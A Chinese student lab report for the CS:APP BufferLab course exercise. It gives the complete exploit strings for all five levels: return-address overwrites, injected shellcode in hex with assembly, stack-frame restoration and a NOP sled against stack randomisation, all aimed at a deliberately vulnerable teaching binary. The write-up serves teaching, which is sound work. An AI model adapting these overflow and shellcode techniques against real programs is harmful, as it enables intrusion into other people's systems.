实验 2 BufferLab

软 73 沈冠霖 2017013569

4/9/2019

注：我的学号是 2017013569，cookie 是 0x674cbb3e

T0. Candle

答案: 44 个任意两位二进制指令 + 04 8b 04 08

原理:在调用函数的时候,会先在栈里推入如果不调用函数,应该执行的下一个指令的地址，也就是图 0 中的 return address，在这个函数的%ebp - 4 位置。而返回的时候,会退栈这个地址,存到%eip 里.

为了让 test 返回之前执行 smoke 函数,就要在 return address 注入 smoke 地址。



图 0 注入字符调用 smoke 时候的栈情况

先逆向 getbuf

```
0x0804928a <+6>:     lea    -0x28(%ebp),%eax
0x0804928d <+9>:     mov    %eax,(%esp)
0x08049290 <+12>:    call   0x8048d66 <Gets>
```

可以看出,+6 行指令的意思是让 eax 指向 ebp-0x28(40)这个位置,而你要注入的 return address 在 exp+4 这个位置,所以需要先注入 44 个没用的二进制指令, 再注入 smoke 函数的地址.

smoke 函数的地址是 0x08048b04, 因为十六进制应该小段存储, 所以应该(每两位)反向注入,注入 04 8b 04 08。

T1. Sparkler

答案: 44 个任意两位二进制指令 + 2e 8b 04 08 +4 个任意两位二进制指令 + 3e bb 4c 67

原理:

因为还是要返回的时候调用另一个函数, 根据上一题的原理，还是要先注入 44 位没用的二进制指令，之后再注入 fizz 的地址 2e 8b 04 08。

那么如何注入参数？先逆向 fizz

```
0x08048b34 <+6>:     mov    0x8(%ebp),%edx
0x08048b37 <+9>:     mov    0x804e104,%eax
```

0x08048b3c <+14>: cmp %eax,%edx



图 1 调用 fizz 函数时的栈情况

可以看出，传递给 fizz 函数的参数地址在 fizz 函数的 ebp+8，也就是 getbuf 函数的 ebp+0x0c。因为 return 和进入 fizz 的操作如下:先把 getbuf 的 return address 退栈(也就是存储 fizz 地址的地方),再把 ebp 进栈,所以 ebp 的位置应该和之前存 return address 的地方一模一样,所以你需要把存 return address 的地方后 8 个位置修改成你要的 cookie,也是倒着存储的。

T2. FireCracker

答案:

ba 3e bb 4c 67 /* mov $0x674cbb3e, %edx */

89 14 25 0c e1 04 08 /* mov %edx,0x804e10c */

c3 /*ret */

+ 31 个没用的两位二进制指令 +38 31 68 55 + 82 8b 04 08

原理:

实验目的是注入一些代码，把全局变量修改成 cookie，然后跳转到 bang 函数。逆向 bang 函数，可以发现全局变量存储在 0x804e10c 位置，因此注入代码把这个位置改成 cookie，代码注入在最前面。

为了注入三行代码, 需要在 return address 位置跳转到你要注入代码的最低位,也就是%ebp-0x28 , 剩下位置用空指令补齐。



图 2 在调用 bang 函数时，getbuf 的栈状态和执行注入的代码时的栈状态

那么怎么跳转到 bang 呢?

如图 2，在 getbuf 从 return address 跳转到你注入的代码的时候，实际相当于新开了一个函数，此时 esp 在原先 ebp-8 的位置，如图 2 右边部分。而如图 2 的 new return address 的位置存储的就是这个新函数的返回地址，在新函数返回之后，程序会进入这个位置存储地址代表的函数。因此可以在 new return address 放置 bang 函数的地址。

T3. Dynamite

答案:

```
68 90 31 68 55        /*push   $0x55683190*/
89 e5                 /*mov    %esp,%ebp*/
b8 3e bb 4c 67        /*mov    $0x674cbb3e,%eax*/
c9                    /*leave  */
c3                    /*ret    */
```

+30 个没用的两位二进制指令 + 38 31 68 55 + f3 8b 04 08

原理：

题目的目的是在调用 getbuf 后，恢复被破坏的栈，并且正确返回到 test 函数里。

注入代码的操作和上一题一样, 都需要在原先的 return address 位置放置你要注入的代码的地址，也就是%ebp – 0x28，而为了执行后返回 test，需要在其后四位注入正确返回后的第一行代码地址。



图 3　在返回 test 时，getbuf 函数的栈情况和进入注入代码后的栈情况

而为了正常返回 test,需要修复被破坏的寄存器。被破坏的部分有返回地址,ebp,通用寄存器等。查看 getbuf 代码,没有其他通用寄存器被破坏, ebp 和返回地址被破坏了。可以在注入代码里模仿正常函数的调用过程，在进入注入代码后，立刻将正常的旧 ebp（这里要返回 test，所以把 test 的 ebp 值作为旧 ebp）存放到栈里，并且修改当前的 ebp。之后

因为 test 中把 getbuf 的返回值存储在 eax 里, 所以要修改 eax 为 cookie。最后执行 leave，ret 指令，正常返回 test 函数的指定位置。

T4. Nitroglycerin

答案:

一定数量的 0x90 指令 +

89 e5 /*mov %esp,%ebp*/

83 c5 28 /*add $0x28,%ebp*/

55 /*push %ebp*/

89 e5 /* mov %esp,%ebp*/

b8 3e bb 4c 67 /*mov $0x674cbb3e,%eax*/

c9 /*leave */

c3 /*ret */

+一定数量的空指令，让从开始到现在的指令数是 524

+58 2f 68 55 + 67 8c 04 08

原理:



图 4 getbufn 的栈状态，刚跳转到注入代码后的栈状态，即将返回 testn 前的栈状态

任务和上一题一样:恢复被破坏的栈地址，并且修改返回值。流程和上一题也一样:在 return address 跳转到注入代码, 代码中注入将 testn 函数的 ebp 推入栈的代码, 修复当前 ebp 的代码和修改返回值的代码。

不同的是两点:

1. 此处 testn 函数的 ebp 值是随机的, 所以不能用绝对位置, 要用 testn 的 ebp 和 getbufn 的 ebp 的相对位置。在 gdb 中可以发现, getbufn 的%ebp 是 testn 的%ebp-0x30, 而后者在跳入注入的函数之后, 一开始 esp 在 getbufn 的%ebp +0x08 的位置,因此应该把 esp+0x28 推入栈, 然后恢复当前的 ebp 和修改返回值就行了。
2. getbufn 的 %ebp 也是随机产生的, 为了避免影响,采用 nop sleds 技术，在注入的代码前放上足够多的 0x90 空指令,来使得无论如何都能成功跳转到注入代码。